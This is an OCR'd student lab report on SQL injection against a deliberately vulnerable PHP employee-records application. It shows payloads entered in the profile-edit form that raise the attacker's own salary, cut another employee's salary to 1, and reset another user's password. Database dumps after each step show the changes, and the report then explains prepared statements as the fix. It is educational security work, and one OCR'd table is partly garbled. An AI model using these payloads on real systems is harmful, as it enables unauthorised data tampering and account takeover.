Here our disgruntled employee is "Alice" because his boss "Boby" did not increase your salary this year. So as an attacker we tried to increase his (Alice as attacker's) own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. As shown in figure 8, before changing the "salary" field of employee "Alice".




```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | 275a9e3a5adab573a0f6ff370b2763a97dcca665 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0,00 sec)
```

Figure 8

Our idea was, we were trying to exploit SQL injection vulnerability by inserting code with "salary" update information and insert a "#" at the end to comment out all the other values. We might be done it though only the admin can edit the salary. As shown in figure 9, here we put the following malicious SQL code in the "NickName" web application field to exploit the vulnerability.

Attack SQL Code: ', salary='30000' where Name='Alice';#




Alice's Profile Edit

NickName	Alice', salary='30000' where Name='Alice';
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


Figure 9

As shown in Figure 10 and 11, we observe we could successfully changed the salary of Alice is changed via run the above attack. Since the attack is successful, the salary of Alice is updated from 20000 to 30000 dollar.



```
mysql> mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |             |         |       | Alice    | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | 275a9e3a5adab573a0f6ff370b2763a97dcca665 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0,00 sec)
```

Figure 10



Alice Profile

Key	Value
Employee ID	10000
Salary	30000
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	


Figure 11

2.3.2 Modify other people' salary

After increasing Alice's own salary, we decide to punish the boss "Boby". So here we reduced his salary to 1 dollar, where as we found from the Figure 8 the previous salary of "Boby" was 30000 dollar.

We use the same idea was with the task 2.3.1. That is, we inserted code with "salary" update information and inserted a "#" at the end to comment out all the other values. As shown in figure 12, here we put the following malicious SQL code in the "NickName" web application field to change the information of "Boby".


Attack SQL Code: ', salary='1' where Name='Boby';#



NickName	', salary='1' where Name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Figure 12

As shown in Figure 13, we observe we could successfully changed the salary of "Boby" is changed via run the above attack. Since the attack is successful, the data in the credential table is updated from 30000 to 1 dollar.




```
mysql> mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |             |         |       | Alice    | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 275a9e3a5adab573a0f6ff370b2763a97dcca665 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0,00 sec)
```

Figure 13

2.3.3 Modify other people' password – Here for "Boby"

Here our main challenge was to make change the password as well as using the SHA1 hash function to generate the hash value of "password". So our idea was to change Boby's password to "123456" that we know, and then we can log into his account for making any further damage. To achieved that we again looked at the unsafe_edit_backend.php code to see how password is being stored. The Figure 14 demonstrated the previous hash password of the "Boby".




```
mysql> mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |             |         |       | Alice    | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | 275a9e3a5adab573a0f6ff370b2763a97dcca665 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0,00 sec)
```

Figure 14

As shown in figure 15, we used the update command to change the password of "Boby" with "Alice's" credential. We login into Alice's profile and tried to edit her profile. When we entered the attack code into the "Phone Number" field, and our known password "123456" into the "password" field. Last but not the least we put the # symbol at the end of our attack code is used to comment out all other code that follows in the original code, so that it doesn't cause problems to the attack for making the SQL query in the database server.


Attack SQL Code: ' where Name='Boby';#
// password = 123456



NickName	NickName
Email	Email
Address	Address
Phone Number	' where Name='Boby';#
Password	••••••


Figure 15

As shown in Figure 16 and 17, we observe we could successfully changed the password field for the boss "Boby" and could access "Boby's" profile with our injected password, that is "123456".



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |             |         |       | Alice    | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |      1 | 4/20  | 1021335                                         | 7c4a8d09ca3762af61e59520943dc26494f8941b |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 9899352                                         | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 3219352                                 |       | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0,00 sec)
```

Figure 16



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 17

2.4 Task 3: Countermeasure — Prepared Statement

As shown in Figure 18, here we tried to understand execution process with the help of following workflow graph.

In the compilation step, queries ﬁrst go through the parsing and normalization phase, where a query is checked against the syntax and semantics. The next phase is the compilation phase where keywords (e.g. SELECT, FROM, UPDATE, etc.) are converted into a format understandable to machines. Basically, in this phase, query is interpreted. In the query optimization phase, the number of different plans are considered to execute the query, out of which the best optimized plan is chosen. The chosen plan is store in the cache, so whenever the next query comes in, it will be checked against the content in the cache; if it's already present in the cache, the parsing, compilation and query optimization phases will be skipped. The compiled query is then passed to the execution phase where it is actually executed. [Source: Our Exercise Sheet]



SQL Statement Execution Phases
Compilation
Parsing & Normalization Phase
Compilation Phase
Query Optimization Phase
Cache
Execution
Execution Phase
In this state, the SQL statement is pre-compiled into binary. Only placeholders for data are included in the prepared statement, not the actual data. Data will be binded to this statement later as pure data (so no more compilation will be conducted).

Figure 18: Prepared statement workflow [source: 6]


To run this pre-compiled query, data need to be provided, but these data will not go through the compilation step; instead, they are plugged directly into the pre-compiled query, and are sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. **This is how prepared statement prevents SQL injection attacks.** [Source: Our Exercise Sheet]

Now our goal is to use the above mentioned "prepared statement" with the vulnerable web application code so that the vulnerability can be mitigated and no further exploitation is done by the attacker.

Therefore we have made a change in the vulnerable PHP code in unsafe_home.php file and unsafe_edit_backend.php and tried to analysis the code before editing and after editing.

2.4.1 Countermeasure for Task 1 with — Prepared Statement


As shown in Figure 19, we found the vulnerable PHP code and looked closely into the unsafe_home.php file before editing.



```php
    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
        email,nickname,Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' . $conn->error . ']\n');
      echo "</div>";
    }
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
    $email = $json_a[0]['email'];
    $pwd = $json_a[0]['Password'];
    $nickname = $json_a[0]['nickname'];
    if($id!=""){
      // If id exists that means user exists and is successfully authenticated
      drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$
          phoneNumber);
    }else{
      // User authentication failed
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      echo "<div class='alert alert-danger'>";
      echo "The account information your provide does not exist.";
      echo "<br>";
      echo "</div>";
      echo "<a href='index.html'>Go back</a>";
      echo "</div>";
      return;
    }
    // close the sql connection
    $conn->close();

    function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$
        phoneNumber){
      if($id!=""){
        session_start();
        $_SESSION['id'] = $id;
        $_SESSION['eid'] = $eid;
        $_SESSION['name'] = $name;
        $_SESSION['pwd'] = $pwd;
      }else{
        echo "can not assign session";
```

Figure 19


As shown in Figure 20 in the unsafe_home.php file after editing, we commented out the vulnerable PHP code for SQL query with /* ⋯ */ and here we tried to write a secure PHP code with prepare statement.



```
    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
        email,nickname,Password
    FROM credential
    WHERE name= ? and Password= ?");
